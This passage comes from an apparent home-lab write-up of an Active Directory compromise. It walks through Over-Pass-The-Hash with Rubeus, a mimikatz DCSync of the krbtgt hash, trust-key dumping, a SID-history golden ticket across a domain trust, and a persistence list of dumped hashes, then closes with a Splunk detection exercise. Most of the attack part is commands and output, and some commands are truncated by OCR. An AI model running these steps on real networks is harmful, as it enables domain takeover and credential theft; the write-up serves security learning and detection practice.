             des_cbc_md4       3eecd74baec5b3be09f52bca8207e20f
             des_cbc_md4       3eecd74baec5b3be09f52bca8207e20f
             des_cbc_md4       3eecd74baec5b3be09f52bca8207e20f
```

  - Username: `Administrator`
  - AES256: `f1d4f9ee121da0a236c325cab091163f50ee82dbdc67a1dc48f89a145f9b4b2`
  - Username: `it-support`
  - AES256: `e1545adafb17d4e61b66a6ecc189718aed4ad3e5c3382ea08575a499ed231428`

- Since we got the credentials of `it-support` account, let's preform OverPassTheHash technique so we can gain `it-support` Privileges and access.

Over-Pass-The-Hash (it-support)

```
Rubeus.exe asktgt /user:it-support /aes256:e1545adafb17d4e61b66a6ecc189718aed4ad3e5c3382ea08575a499ed231428 /opsec /createnetonly:C:\W
```




```
[*] Target LUID: 0x504b8b
[+] Ticket successfully imported!

  ServiceName              :  krbtgt/ABDULLAH.ALI.ALHAKAMI
  ServiceRealm             :  ABDULLAH.ALI.ALHAKAMI
  UserName                 :  it-support
  UserRealm                :  ABDULLAH.ALI.ALHAKAMI
  StartTime                :  5/9/2023 11:49:49 PM
  EndTime                  :  5/10/2023 9:49:49 AM
  RenewTill                :  5/16/2023 11:49:49 PM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  MIY22897pPoPpxmFi/gSGrzKnAdI20TQAhQLnwavolY=
  ASREP (key)              :  E1545ADAFB17D4E61B66A6ECC189718AED4AD3E5C3382EA08575A499ED231428
```

```
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Users\HelpDesk>
```


  - We successfully got a new Command prompt with Mohammed privileges. (It will arise logon type 9 which is the same as `run as it-support`)

- Taking step back to bloodhound we will see that it-support has GenericWirte over the domain which mean he can perform DCSync attack.



DCSync

- Let’s use mimikatz to use DCSync technique and grep krbtgt hash



```
PS C:\Users\HelpDesk> .\fun.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /user:Abdullah-work\krbtgt
[DC] 'Abdullah.Ali.Alhakami' will be the domain
[DC] 'Abdullah.Abdullah.Ali.Alhakami' will be the DC server
[DC] 'Abdullah-work\krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 5/8/2023 12:10:34 AM
Object Security ID   : S-1-5-21-1316629931-576095952-2750207263-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: a16a5a35e0a9ec4b2c915857ab5d3bba
    ntlm- 0: a16a5a35e0a9ec4b2c915857ab5d3bba
    lm  - 0: c9ee2d6d8049d483bf7f97f2e37d28ab
```


  - Username: `krbtgt`
  - RC4/NTLM: `a16a5a35e0a9ec4b2c915857ab5d3bba`

Cross-Trust Attack 👁️‍🗨️

SID history

- In this technique we will request a TGS to the parent domain DC, the ticket will be injected by SID history which is the enterprise administrators group SID.
- To get the SID of enterprise administrators group


```
Get-DomainGroup -Domain Ali.Alhakami | select name,objectsid
```



```
Enterprise Admins                         S-1-5-21-2314577697-1335098093-3289815499-519
```

- Last thing, let’s extract the trust shared key between domains.
  - First login to Administrator account then access the DC using Enter-PSSession, load the mimikatz script. Finally dump the credentials of the shared trust key.


```
Invoke-Mimikatz -Command '"lsadump::trust /patch"'
```



```
[Abdullah]: PS C:\Users\Administrator\Documents> Invoke-Mimikatz -Command '"lsadump::trust /patch"'

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 20 2021 19:01:18
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # lsadump::trust /patch

Current domain: ABDULLAH.ALI.ALHAKAMI (Abdullah-work / S-1-5-21-1316629931-576095952-2750207263)

Domain: ALI.ALHAKAMI (Ali-secure / S-1-5-21-2314577697-1335098093-3289815499)
[  In ] ABDULLAH.ALI.ALHAKAMI -> ALI.ALHAKAMI
    * 5/8/2023 12:09:31 AM - CLEAR   - c1 4d a4 a9 e8 15 8a e5 2e 5d 8d 3c 79 f2 aa bd c2 c9 c7 86 3d 68 c1 d1 19 db e4 d7 b6 9a f3 8d a4 87 d4
85 45 d7 79 78 6f 67 95 61 f0 e8 fe b5 fc 0d f5 64 ad 0f 21 34 90 24 88 7d c0 b6 be 46 95 f1 72 83 70 d8 84 1e b4 a1 93 e3 89 d4 b5 db a6 95 b7
76 11 01 0e cc 45 c1 61 c7 d0 57 a5 cc e1 5b b9 c3 2d 46 53 b5 42 4c 0f fb b6 66 4a 0d 96 95 78 c5 47 ab b8 4c 45 2d 7e 5b 50 ba 9d 43 79 48 35
22 8f b6 5e 45 41 35 98 11 7b d0 20 56 f0 2e e8 65 ed bf 6e 67 d1 92 0a d0 f2 6c fb 88 8c 74 8f
        * aes256_hmac       259cc622aefa8821d8088b5895547732847c3efca472fad7581bd1adaba810d1
        * aes128_hmac       82d3abd347aaa755572015f69537cab5
        * rc4_hmac_nt       8a1a8ab21f32a13a8d83254d33448424
```

- Now let’s download the BetterSafetyKatz tool to perform the attack.

```
.\Better-to-trust.exe "kerberos::golden /user:Administrator /domain:Abdullah.Ali.Alhakami /sid:S-1-5-21-1316629931-576095952-27502
```



```
PS C:\Users\HelpDesk> .\Better-to-trust.exe "kerberos::golden /user:Administrator /domain:Abdullah.Ali.Alhakami /sid:S-1-5-21-1316629931-576095952-2750207263 /sids:S-1-5-21-2314577697-1335098093-3289815499-519 /rc4:8a1a8ab21f32a13a8d8325
4d33448424 service:krbtgt /target:Ali.Alhakami /ticket:trust_tgt.kirbi"
[+] Stolen from @harmj0y, @TheRealWover, @cobbr_io and @gentilkiwi, repurposed by @Flangvik and @Mrtn9
[+] Randomizing strings in memory
[+] Suicide burn before CreateThread!

  .#####.   mimikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # kerberos::golden /user:Administrator /domain:Abdullah.Ali.Alhakami /sid:S-1-5-21-1316629931-576095952-2750207263 /sids:S-1-5-21-2314577697-1335098093-3289815499-519 /rc4:8a1a8ab21f32a13a8d83254d33448424 service:kr
btgt /target:Ali.Alhakami /ticket:trust_tgt.kirbi
User      : Administrator
Domain    : Abdullah.Ali.Alhakami (ABDULLAH)
SID       : S-1-5-21-1316629931-576095952-2750207263
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-2314577697-1335098093-3289815499-519 ;
ServiceKey: 8a1a8ab21f32a13a8d83254d33448424 - rc4_hmac_nt
Target    : Ali.Alhakami
Lifetime  : 5/10/2023 12:44:59 AM ; 5/7/2033 12:44:59 AM ; 5/7/2033 12:44:59 AM
-> Ticket : trust_tgt.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz # kerberos::ptt trust_tgt.kirbi

* File: 'trust_tgt.kirbi': OK

mimikatz # exit
Bye!
PS C:\Users\HelpDesk> klist

Current LogonId is 0:0x22ab48

Cached Tickets: (1)

#0>     Client: Administrator @ Abdullah.Ali.Alhakami
        Server: krbtgt/Ali.Alhakami @ Abdullah.Ali.Alhakami
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 5/10/2023 0:44:59 (local)
        End Time:   5/7/2033 0:44:59 (local)
        Renew Time: 5/7/2033 0:44:59 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called:
```

Persistence 🧘

Golden-Ticket

- In this technique we will save the Administrator hash with us so we can generate Golden-Ticket with when ever we want.

```
krbtgt
NTLM/RC4: 3eecd74baec5b3be09f52bca8207e20f

AES256: facca59ab6497980cbb1f8e61c446bdbd8645166edd83dac0da2037ce954d379
NTLM/RC4: da9ae51425618a124c174a3cad4e55de

CLIENT02$
AES256: 0a87dfe150dc1da194b965a620e2acd94aea917185c7bb6731aa323470f357d9
NTLM/RC4: ad4583f9490ea103adc0b2a20d1febc9

Administrator
AES256: 730f8f17b250ced37d8f9bd548043cc31b4fd5da101e2429febfd4dc0b237ce8
NTLM/RC4: 3eecd74baec5b3be09f52bca8207e20f

IT-SUPPORT
AES256: e1545adafb17d4e61b66a6ecc189718aed4ad3e5c3382ea08575a499ed231428
NTLM/RC4: a79b68feb851215e1f8c1e3c041158d3
```

Detection

- In this section, it is important to emphasize the significance of proactive monitoring and logging in detecting and mitigating potential attacks on an Active Directory environment. As part of this, we invite you to take part in a challenge using Splunk, a popular tool for monitoring and analyzing log data, to monitor and detect the attack scenario presented in this article. By actively monitoring logs for suspicious activity, security teams can detect and respond to potential threats before they escalate into a full-blown breach. The Splunk challenge provides a hands-on opportunity to practice detecting and responding to an Active Directory attack in a safe, controlled environment.

Splunk

- **Link:** https://alhakami.me/Challenge/Splunk-Case.zip
- Import the machine and run it via VirtualBox.
    - Open the web browser on your host machine
        - `localhost:8009`

Conclusion

- In conclusion, this article has demonstrated the potential risks and vulnerabilities that exist in Active Directory environments and how attackers can use PowerShell to exploit them. By following the Cyber Kill Chain methodology, we have shown how a simple user privilege escalation can lead to the compromise of an entire Active Directory domain. It is important for organizations to be aware of these vulnerabilities and take necessary measures to secure their Active Directory environments. This includes implementing strong password policies, restricting user privileges, and regularly monitoring and auditing the environment for any suspicious activity. In addition, understanding the techniques used by attackers can also help organizations to better defend against them.